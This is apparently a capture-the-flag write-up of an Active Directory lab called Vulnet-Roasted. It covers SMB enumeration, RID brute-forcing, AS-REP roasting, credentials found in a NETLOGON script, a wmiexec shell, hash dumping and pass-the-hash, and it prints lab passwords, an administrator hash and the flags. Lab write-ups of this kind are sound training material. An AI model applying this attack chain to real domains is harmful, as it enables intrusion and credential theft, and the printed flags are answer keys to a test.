
Vulnet-Roasted

Enumeration


we find some txt files from smb share through anonymous access, giving away some user anmes

I use crackmap exec to bruteforce rids for usernames




We get some valid usernames now we will proceed.

We perform asrep roasting and find that user tony skid doesnt have pre auth enabled and we get tgt for that user



$krb5asrep$23$t-skid@VULNNET-RST.LOCAL:fb3840a1f0a4233aa8faa78fb9217ff5$825df0e415edd418e6c7d5742ec9ab5ab232ff097e6a4eae15f2f6f73911c4

we get tony skids password : tj072889*



Nmap

PORT STATE SERVICE REASON VERSION


```
53/tcp    open  domain       syn-ack ttl 125 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 125 Microsoft Windows Kerberos (server time: 2021-09-19 12:46:12Z)
135/tcp   open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 125 Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack ttl 125 Microsoft Windows Active Directory LDAP (Domain: vulnnet-rst.local0., Site:
Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 125
464/tcp   open  kpasswd5?     syn-ack ttl 125
593/tcp   open  ncacn_http    syn-ack ttl 125 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 125
3268/tcp  open  ldap         syn-ack ttl 125 Microsoft Windows Active Directory LDAP (Domain: vulnnet-rst.local0.,
Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 125
5985/tcp  open  http         syn-ack ttl 125 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49684/tcp open  unknown      syn-ack ttl 125
49697/tcp open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
49712/tcp open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
TCP/IP fingerprint:
SCAN(V=7.91%E=4%D=9/19%OT=53%CT=%CU=%PV=Y%DS=4%DC=T%G=N%TM=6147314B%P=x86_64-pc-linux-
gnu)
SEQ(SP=105%GCD=1%ISR=106%TI=I%TS=U)
SEQ(SP=101%GCD=1%ISR=104%TI=I%II=I%SS=S%TS=U)
OPS(O1=M505NW8NNS%O2=M505NW8NNS%O3=M505NW8%O4=M505NW8NNS%O5=M505NW8NNS%O6=M505NNS)
WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)
ECN(R=Y%DF=Y%TG=80%W=FFFF%O=M505NW8NNS%CC=Y%Q=)
T1(R=Y%DF=Y%TG=80%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=N)
U1(R=N)
IE(R=Y%DFI=N%TG=80%CD=Z)

Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: WIN-2BO8M1OE1M1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 1m17s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 56761/tcp): CLEAN (Timeout)
|   Check 2 (port 51925/tcp): CLEAN (Timeout)
|   Check 3 (port 35260/udp): CLEAN (Timeout)
|   Check 4 (port 37900/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2021-09-19T12:47:35
|_  start_date: N/A

TRACEROUTE (using port 49697/tcp)
HOP RTT       ADDRESS
1   205.27 ms 10.4.0.1
2   ... 3
4   522.33 ms 10.10.148.165

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
```

```
Initiating NSE at 08:47
Completed NSE at 08:47, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:47
Completed NSE at 08:47, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:47
Completed NSE at 08:47, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 144.24 seconds
        Raw packets sent: 114 (8.986KB) | Rcvd: 58 (3.667KB)
```

Exploitation


After wasting some time i took a hint and found that we now have read access to NETLOGON share and theres a vbs script including credentials for user alexa whitehat

a-whitehat : bNdKVkjv3RR9ht



```
If (Wscript.Arguments.Count <> 0) Then
    Wscript.Echo "Syntax Error. Correct syntax is:"
    Wscript.Echo "cscript ResetPassword.vbs"
    Wscript.Quit
End If

strUserNTName = "a-whitehat"
strPassword = "bNdKVkjv3RR9ht"

' Determine DNS domain name from RootDSE object.
Set objRootDSE = GetObject("LDAP://RootDSE")
strDNSDomain = objRootDSE.Get("defaultNamingContext")
```

NOw we got a semi shell using wmiexec




```
┌──(root💀CyberJunkie)-[~/Tryhackme/Vulnet_Roasted/stuff]
└─# wmiexec.py vulnnet-rst.local/a-whitehat@10.10.253.255
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

Password:
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
```

NOw we get user flag

Post Compromise

After post enumeration we found that our suer a.whitehat is domain admin so we can dump hashes using crackmapexec or secretsdump.py



Now instead of cracking i passed the hash and login as admin and get system flag

Loot

Credentials

Usernames

Alexa
Jack
Tony
Johnny

##

t-skid : tj072889*

a-whitehat : bNdKVkjv3RR9ht

##Administrator hash

aad3b435b51404eeaad3b435b51404ee:c2597747aa5e43022a3a3049a3c3b09d

Flags

User Flag

THM{726b7c0baaac1455d05c827b5561f4ed}

NT Authority/System Flag

THM{16f45e3934293a57645f8d7bf71d8d4c}